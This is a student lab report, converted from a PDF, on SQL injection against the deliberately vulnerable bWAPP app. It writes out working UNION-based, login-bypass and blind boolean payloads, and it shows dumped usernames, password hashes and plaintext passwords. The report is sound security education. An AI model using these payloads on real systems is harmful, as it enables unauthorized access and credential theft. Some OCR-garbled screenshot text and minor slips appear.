


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Subject: SQL INJECTIONS



INTRODUCTION


In this project, we have learned about exploiting database access vulnerabilities of web applications. Most web applications use databases to store related information that is needed to process. The users give inputs and Sql queries to web and the web gets these inputs for searching or doing what the input commands. If the user input is not checked carefully, the application would be vulnerable for SQL injection attacks. For doing this assignment, we used bWAPP, an extremely buggy web app.

2.2.1-SQL Injection (GET/Select)


Firstly, we installed the XAMPP and implemented the bWAPP. After doing configuration of bWAPP, we can use bWAPP on localhost/bwapp. The default username is bee and the default password of bee is bug. We can login with these information. We can see the page after logging in below.



In this task, we want to do Get/Select injection . We set our security level as 'low' and choosed our bug as 'SQL Injection(GET/Search) and we clicked Hack button. The page of Get/Select opened with http://localhost/bWAPP/sqli 2.php. We can see this page below.




In this page, we can select movies and we can see the some informations about the selected movie like title, release, character, genre and imdb, and also the url has changed with http://localhost/bWAPP/sqli_2.php?movie=10&action=go. We will do injection with using url. We can input SQL queries to url for exploit the vulnerabilities. We can see the page below after we select a movie.




a) Find column number of the SQL statement.

We can use ORDER BY command with colum in SQL. When we give **movie=1 order by 1 &action=go** command as input to the end of page's url, we can see the first movie's information ordered by column 1, no error. Screenshot is below.




When we try "order by " command by incrementing the column number one by one., we get an error if the column number is 8. That's why we can learn the column number of this statement. The columnumber is 7. Screenshot is below.




b. Find name of the current database.

In this part, we want to learn name of the current database. Using the 'uninon all select' command, we can see which columns are outputted to the site. For example, when we give **movie=1 and 1=0 union all select 1,2,3,4,5,6,7&action=go** command as input to the end of page's url, we can see that 2,3,4, and 5 are outputted to the site. The using of "and 1=0" for getting only the data of "union all select". Screenshot is below.



If we use database() function of SQL instead of any column which are outputted, 2,3,4,or 5, We can see the name of the database. The command is movie=1 and 1=0 union all select 1,database(),3,4,5,6,7&action=go. The name of the database which we use is "bwapp". Screenshot is below.




c. Find version of the database.

In SQL, we can use @@version instead of any column which are outputted, 2,3,4,or 5 for finding the version of database. If we give movie=1 and 1=0 union all select 1,version(),3,4,5,6,7&action=go (as like finding database name), we can learn the version the database. The version of the current database is "10.4.18-MariaDB". Screenshot is below.



2.2.2-SQL Injection (POST/Search)

In this task, we have learned about SQL search queries and how to exploit vulnerabilities of these. We choosed the bug as SQL Injection(POST/Search) and set our security level as low. There is a page which we can give input and search the movies with submiting this input. After we submit the input to the system, the movies which are containing the input value in its name are outputted to the web. Screenshot is below.




a. List table names and number of records in each table of the database.

In this part of the task, we want to list all tables in current database and also each table's number of records. Here, we can not give input from url, that's why we give the input from the search for a movie input field. The guery of searching movie is 'Select movie from table where name like %input%.

When we give true input for what we want, we can see what we want. And then, we can give 'and 1=0 union all select 1,table_schema,table_name,4,table_rows,6,7 from information_schema.tables where table_schema = 'bwapp'-- ' input instead of searching just a movie. Whit union all select we can select what we want, and 1,table_schema instead of 2,table_name instead of 3,4,table_rows instead of 5,6,7 are what we want. information_schema.tables gives us all tables which are in the specified database with where

table_schema='bwapp'--. We can see the names of tables under "Release" and we can see the number of records each table under "character". Screenshot is below.




b. List column names of each table.

In this part of this task, we want to list column names of each table. There is information.schema.columns and when we give true input for all of the tables, we can list column names of each table. True input is ' and 1=0 union all select 1,column_name,table_name,4,5,6,7 from information_schema.columns where table_name = 'example' and table_schema = 'bwapp'-- '. We can give this input table_name as blog,heroes,movies,users and visitors separately.

For the blog table:

' and 1=0 union all select 1,column_name,table_name,4,5,6,7 from information_schema.columns where table_name = 'blog' and table_schema = 'bwapp'-- '


Totally 4 columns and names are id, owner, entry, date. Screenshot is below.



For the heroes table:

' and 1=0 union all select 1,column_name,table_name,4,5,6,7 from information_schema.columns where table_name = 'heroes' and table_schema = 'bwapp'-- '


Totally 4 columns and names are **id,login,password,secret.** Screenshot is below.



For the movies table:

' and 1=0 union all select 1,column_name,table_name,4,5,6,7 from information_schema.columns where table_name = 'movies' and table_schema = 'bwapp'-- '

Totally 7 columns and names are **id,title,release_year,genre,main_character,imdb,tickets_stock.** Screenshot is below.



For the users table:

secret

activated

reset code

admin

' and 1=0 union all select 1,column_name,table_name,4,5,6,7 from information_schema.columns where table_name = 'users' and table_schema = 'bwapp'-- '

Totally 9 columns and names are

users

users

users

id,login,password,email,secret,activation_code,activate,reset_code,admin.Screenshot is below Set your security level: low V Set Current low an extremely buggy web app! Create User Set Security Level Blog Change Password Credits Logout / SQL Injection (POST/Search) / in Search for a movie: Search Title Release Character Genre IMDb id users Link login Link users Link email users 5 Link

Link


Link

Link

For the visitors table:

' and 1=0 union all select 1,column_name,table_name,4,5,6,7 from information_schema.columns where table_name = 'visitors' and table_schema = 'bwapp'-- '

Totally 4 columns and names are **id,ip_address,user_agent,date.**Screenshot is below.



2.2.3-SQL Injection (GET/Search)

In this task, we have learned how to exploit vulnerabilities of get/search in SQL.

a. List all records in each table.

In this part of this task, we listed all records in each table. A page which is containing an input field and a submit button for searching movie is outputted to web, when we open the SQL Injection(GET/Search). We tried to search a movie and we saw that the url changed. It means that, like in previous task 2.2.1, we can give input from input field of page or we can give input from URL of the webpage. In previous task(part b of 2.2.1), we have learned that the columns 2,3,4, and 5 are outputted to web. There are 5 table which are named blog, heroes, users, movies, and visitors. But we know that visitors table and blog table have no records (from part a of the task 2.2.2). That's why we can list the heroes table, users table, and movies table.

For movies: id, title, ticket stock, and release year;

For users: id,login,password,and email;

For heroes: id,login,password,and secret;

We can show these columns on list.

The query for listing all records is above:


' and 1=0 UNION SELECT 1,movies.id,movies.title,movies.tickets_stock,movies.release_year,6,7 from movies UNION SELECT 1,users.id,users.login,users.password,users.email,6,7 from users UNION SELECT 1,heroes.id,heroes.login,heroes.password,heroes.secret,6,7 from heroes#

The screenshot is below.


earch for a mo		ction (GET/Search) /			in
Title	Release	Character	Genre	МОВ	f
1	G.I. Joe: Retaliation	2013	100	Link	8
2	Iron Man	2008	53	Link	
3	Man of Steel	2013	78	Link	
4	Terminator Salvation	2009	100	Link	
5	The Amazing Spider- Man	2012	13	Link	
6	The Cabin in the Woods	2011	666	Link	
7	The Dark Knight Rises	2012	3	Link	
8	The Fast and the Furious	2001	40	Link	
9	The Incredible Hulk	2008	23	Link	
10	World War Z	2013	0	Link	
1	A.I.M.	bwapp- aim@mailinator.com	6885858486f31043e5839c735d99457f045affd	dO Link	
2	bee	bwapp- bee@mailinator.com	6885858486f31043e5839c735d99457f045aff	dO Link	
1	neo	Oh why didn't I took that BLACK pill?	trinity	Link	
2	alice	There's a cure!	loveZombies	Link	
3	thor	Oh, no this is Earth isn't it?	Asgard	Link	
4	wolverine	What's a Magneto?	Log@N	Link	
5	johnny	I'm the Ghost Rider!	m3ph1st0ph3l3s	Link	

b. Get credentials of a superhero by using id column of the related table. Go to SQL Injection (Login Form/Hero) bug and login with username and password of the superhero.

In this task, we get login and password information of superhero which has id 2. This hero is alice and password is loveZombie. We get these information with the query 'and 1=0 UNION SELECT 1,heroes.id,heroes.login,heroes.password,heroes.secret,heroes.id,7 from heroes where heroes.id = 2 #. Screenshot is below.




After, we opened SQL Injection(Login Form/Hero). Before logging with the heroe's information which we get from searching, we changed type of password from password to input to see the password whichh we gave as input. Screenshot is below.



c. Repeat the step 2.2.3.b. by not using the original password (In other words, you are expected to login without using the original password). Interpret the result.

When we changed the Login with **alice' or** the password input with **' or 1=1**, because of the vulnerabilities of SQL query, we can change the result of this input value to true if it is false. In this way, we can login with wrong password, too. Screenshot is below.



In this part, it is very surprising to login with wrong password to the account. If the security of queiries or codes is not ensured by developer, it is very dangerous. The attackers can exploit from this vulnerability, and they can intercept all account information and misuse the account. This vulnerability should be prevented certainly.

2.2.4 SQL Injection - Blind - Boolean-Based

In this task, we are expected to verify some things which we found previouly tasks.

a. Verify the name of the database found in step 2.2.1.b.

We have films in our database, and we have found the name of the database as "bwapp". One of the films is 'Man of Steel', and if we search this film with wrong database name, we get an error, the film is not existing. Man of Steel ' and database()='wrongDatabaseName'# Screenshot is below.



But if we search the film with the correct name which we found in task 2.2.1, we can get The movie exist in our database message. The input is **Man of Steel ' and database()='bwapp'#** Screenshot is below.



b. Verify the version of the database found in step 2.2.1.c.

This part is almost same as the part a. Just changing database()='bwapp' with @@version=' 10.4.18-MariaDB'. I



c. Verify the e-mail address of a user listed in step 2.2.3.a

In this part, we selected bee user and this user's mail is bwapp-aim@mailinator.com. When we searched with selecting the bee user and specify the user's mail, if we get a message for existing movie, the mail is true. Screenshot is below.

